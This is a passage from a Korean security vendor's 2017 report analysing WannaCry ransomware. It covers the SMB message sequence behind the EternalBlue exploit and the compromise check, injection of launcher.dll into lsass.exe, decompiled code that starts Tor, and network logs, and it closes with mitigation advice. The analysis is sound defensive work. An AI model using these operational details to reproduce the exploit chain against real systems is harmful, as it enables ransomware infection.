SMB_COM_SESSION_SETUP_ANDX	0x73	SMB 세션을 구성하는데 사용된다.
SMB_COM_TREE_CONNECT_ANDX	0x75	서버 공유에 대한 클라이언트 연결을 설정한다.
SMB_COM_TRANSACTION2	0x32	서버에서 특정 작업 실행(디렉토리 검색 등)

[손상 여부 확인에 사용되는 SMB 메시지]

대상 PC가 취약하다고 판단되면 해당 시스템이 이미 손상 되었는지 확인하기 위하여
SMB_COM_TRANSACTION2 Request 메시지를 전송한다.



〈그림 04. SMB_COM_TRANSACTION2 Request Message (0x32)〉



〈그림 05. Response 값의 Multiplex ID 값 확인〉


해당 메시지의 Response 값에서 Multiplex ID 값을 확인하여 대상 PC의 손상 여부를 확인한다.
이미 손상된 PC는 0x51이 반환되고, 손상되지 않은 PC에서는 0x41이 반환된다.

3) 대상 PC의 취약점 공격

SMB Message	Value	Description
SMB_COM_NEGOTIATE	0x72	서버와 클라이언트 간 SMB 연결을 시작한다.
SMB_COM_SESSION_SETUP_ANDX	0x73	SMB 세션을 구성하는데 사용된다.
SMB_COM_TREE_CONNECT_ANDX	0x75	서버 공유에 대한 클라이언트 연결을 설정한다.
SMB_COM_NT_TRANSACT	0xA0	서버에 작업을 지정하는데 사용한다.
SMB_COM_TRANSACTION2_SECONDARY	0x33	SMB_COM_TRANSACTION2 요청에 의해 시작된 데이터 전송을 완료하는데 사용된다.
SMB_COM_ECHO	0x2B	서버와 클라이언트 간 전송 계층 연결 테스트

[취약점 발생 유도 에 사용되는 SMB 메시지]

대상 PC가 손상 되지 않았다고 판단되면 취약점 공격을 발생 시키는 메시지를 전송한다.
메시지에는 쉘코드가 포함되어 있으며, 해당 쉘코드가 실행되면 대상 PC에서 취약점 공격이 실행된다.




〈그림 06. SMB_COM_TRANSACTION2_SECONDARY Request Message (0x33)〉

상기 메시지 전송이 완료되면 2) 대상 PC 손상 확인 동작을 다시 실행하여
대상 시스템이 손상된 것을 확인하고 랜섬웨어 전파 동작으로 넘어간다.

4) 악성코드 전파

SMB Message	Value	Description
SMB_COM_NEGOTIATE	0x72	서버와 클라이언트 간 SMB 연결을 시작한다
SMB_COM_SESSION_SETUP_ANDX	0x73	SMB 세션을 구성하는데 사용된다
SMB_COM_TREE_CONNECT_ANDX	0x75	서버 공유에 대한 클라이언트 연결을 설정한다
SMB_COM_TRANSACTION2	0x32	서버에서 특정 작업 실행(디렉토리 검색 등)

[Payload 전파에 사용되는 SMB 메시지]




〈그림 07. SMB_COM_TRANSACTION2 Request Message (0x32)〉

최종적으로 악성코드를 전달하고 실행하는 쉘코드가 포함된
SMB_COM_TRANSACTION2 메시지를 대상 PC에 전송한다.
해당 쉘코드가 대상 PC에서 실행되면 WannaCry 랜섬웨어에 감염되게 된다.

5) 대상 PC에서 악성코드 실행

악성코드는 DLL 형태의 실행 파일이며 대상 PC로 전송 시 암호화 되어 전송된다.
복호화되면 launcher.dll로 생성되어 악성동작을 하게 된다.




〈그림 08. 대상 PC 감염 동작〉

취약점 발생 코드에 의해 패치된 SMB 드라이버 srv2.sys에 의해서
유저모드에서 실행 중인 lsass.exe에 launcher.dll이 인젝션되게 된다.
인젝션 후 해당 launcher.dll에 존재하는 Export 함수인 PlayGame이 실행된다.

```
00 00 00 01 00 00 00 01 00 00 00 B8 21 00 00 BC  ............¸!..¼
21 00 00 C0 21 00 00 14 11 00 00 CF 21 00 00 00  !..À!......Ï!...
00 6C 61 75 6E 63 68 65 72 2E 64 6C 6C 00 50 6C  .launcher.dll.Pl
61 79 47 61 6D 65 00 00 00 00 00 00 00 00 00 00  ayGame..........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


〈그림 09. lsass.exe에 인젝션된 launcher.dll〉

[launcher.dll PlayGame 함수]



〈그림 10. 내부 리소스의 mssecsvs.exe 생성〉


Launcher.dll 의 Export 함수인 PlayGame을 살펴보면
내부 리소스에서 PE 실행 파일을 로드하여 mssecsvc.exe 이름으로 생성한다.



〈그림 11. Ransomware 메인 실행〉

생성된 mssecsvc.exe를 CreateProcessA를 호출하여 실행시킨다.
해당 프로세스가 실행되면 시스템의 감염은 완료된다.

[감염 확인]



〈그림 12. 대상 PC 감염〉

대상 PC에서 감염 동작을 확인하면 lsass.exe 하위로 mssecsvc.exe가 실행되는 것을 확인 할 수 있다.
이후로 파일 암호화 동작 및 추가 감염 동작이 실행 된다.

〈그림 13. 랜섬노트 실행〉

파일 암호화가 완료되면 위와 같이 바탕화면을 변경하고, 랜섬노트를 실행한다.

1.2. 파일정보

[Tor를 이용한 외부 통신]
WannaCry 랜섬웨어는 디코딩 및 추가 동작을 위하여 외부 서버와 통신을 해야 할 경우
Tor 네트워크를 이용한다.

〈그림 14. Tor 파일 확인〉

아래의 경로에서 Taskhsvc.exe 파일이 존재하는지 확인한다.
해당 파일은 tor 파일을 이름만 변경한 것으로 네트워크 통신 시 이 파일을 사용한다.

```
  sprintf(&FileName, aSSS, PathName, aTor, aTor_exe);
  if ( GetFileAttributesA(&FileName) == -1 )
    return 0;
  CopyFileA(&FileName, &Dest, 0);
}
StartupInfo.cb = 68;
ProcessInformation.hProcess = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
if ( CreateProcessA(0, &Dest, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  if ( WaitForSingleObject(ProcessInformation.hProcess, 0x1388u) == 258 )
    WaitForSingleObject(ProcessInformation.hProcess, 0x7530u);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  result = 1;
```

〈그림 15. Tor 프로세스 실행〉

해당 파일이 존재하지 않으면 다시 생성하고,
CreateProcessA를 호출하여 해당 파일을 프로세스로 실행한다.

System	4	TCP	192.168.158.129	139	0.0.0.0	0	LISTENING
System	4	UDP	192.168.158.129	137	*	*	
System	4	UDP	192.168.158.129	138	*	*	
taskhsvc.exe	1916	TCP	127.0.0.1	9050	0.0.0.0	0	LISTENING
taskhsvc.exe	1916	TCP	127.0.0.1	49172	127.0.0.1	49173	ESTABLISHED
taskhsvc.exe	1916	TCP	127.0.0.1	49173	127.0.0.1	49172	ESTABLISHED
taskhsvc.exe	1916	TCP	192.168.158.129	49182	198.100.147.184	9001	ESTABLISHED

〈그림 16. 로컬 9050 포트 Listening〉

Tor 프로세스는 9050 포트를 열고 접속 대기한다.
해당 포트는 랜섬웨어가 외부 통신을 할 경우 로컬 프록시 역할을 한다.

Time...	Process Name	PID	Operation	Path	Result	Detail
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 2, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 4, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 6, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 2, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 1, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 45, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 2, seqnum: 0, connid: 0
오후 5:...	@WanaDecryptor@...	1240	TCP Receive	127.0.0.1:49203 -> 127.0.0.1:9050	SUCCESS	Length: 1, seqnum: 0, connid: 0

〈그림 17. Check Payment 실행 시의 Tor를 이용한 외부 서버와의 통신〉

랜섬노트에서 Check Payment 버튼을 눌렀을 때
Tor 프로세스가 생성한 프록시를 통해 외부 서버와 통신한다.

3. 대응

1. 시스템을 네트워크와 분리 후 방화벽 설정에서 SMB 관련 포트를 차단한다.
   관련 포트 : 137, 138, 139, 445

2. MS에서 제공하는 보안 업데이트를 진행한다. (MS17-010)
   랜섬웨어의 전파는 SMB 취약점을 이용하는 것으로
   취약점 발생의 원인이 되는 취약한 시스템에 대한 보안 업데이트를 진행하는 것이
   근본적인 해결 방안이다.

   [Update Link] https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

WebKeeper

보안업데이트
Annual Report

(2017.1~12)

- 보안업데이트 : 시큐리티센터
- 악성코드분석 및 악성코드분석리포트 작성 : 클린인터넷팀
- 공시시스템 운영 : 시큐리티센터, 컴플라이언스센터
- 웹키퍼애뉴얼리포트 발행 : 컴플라이언스 센터
- 발행일 : 2018.02.12


〈웹키퍼 보안업데이트 공시를 받으시려면〉

- 악성코드 데일리카톡 신청 : 카카오톡 → ID/플러스친구 검색 → '소만사' 검색
- 웹키퍼 위클리 구독신청 : security@somansa.com

웹키퍼 악성코드 배포

〈수집 분석 배포〉 프로세스

1천여개 고객사로 이루어진 웹키퍼 클라우드



Unknown DB
미분류 DB

Crowd DB
전문가 신고

Site Reporter
악성코드의심DB 자동수집

악성코드


1차:

2차:

3차:

4차:

